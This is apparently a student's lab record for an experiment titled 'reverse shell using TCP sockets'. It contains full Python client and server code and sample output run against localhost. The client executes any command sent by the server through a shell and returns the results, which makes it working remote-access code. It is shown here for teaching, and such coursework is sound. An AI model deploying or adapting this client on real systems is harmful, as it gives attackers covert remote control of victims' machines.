S.Balamurugan
241901014

EXPT: 9 DEVELOP A PROGGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

Aim:

Demonstrate TCP communication and remote command execution between two Python programs.

Algorithm:

Server:

1. Create a socket, bind to a port, and listen for clients.
2. Accept client connections.
3. Read commands from the user, send them to the client, and display the client's response.
4. Close the connection on `quit`.

Client:

1. Connect to the server.
2. Receive commands.
3. If the command is `cd`, change directory; otherwise, execute the command and capture the output.
4. Send output and current directory back to the server.
5. Close the connection on `quit`.

Code:

Client:


```
import socket
import subprocess
import os

host = '127.0.0.1'
port = 9999

def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))
    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break
    client.close()

if __name__ == "__main__":
    connect_to_server()
```

Server:

```
import socket
import threading

host = '127.0.0.1'
port = 9999

def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server

def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break

def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn,
addr))
        client_thread.start()

if __name__ == "__main__":
    start_server()
```


Output:

Server:



```
PS H:\bala> python .\server.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:52802
127.0.0.1@shell> dir
 Volume in drive H has no label.
 Volume Serial Number is 8272-ADCA

 Directory of H:\bala

17-11-2025  10:17    <DIR>          .
17-11-2025  10:17    <DIR>          ..
17-11-2025  10:20             1,195 client.py
17-11-2025  10:19    <DIR>          file
17-11-2025  10:17               579 ftp.py
17-11-2025  10:10               900 PACKET_SNIFFING.py
17-11-2025  09:18               592 ping.py
17-11-2025  10:20             1,198 server.py
17-11-2025  09:13               317 UDP_c.py
17-11-2025  09:13               589 UDP_s.py
               7 File(s)          5,370 bytes
               3 Dir(s)  257,030,856,704 bytes free

H:\bala>
127.0.0.1@shell>
```

Client:



```
PS H:\bala> python .\client.py
```

Result:

The server displays a "connection established" message when the client connects. Commands entered on the server execute on the client, and the output appears on the server. `cd` changes the client's directory, and `quit` ends the session. Errors close the connection.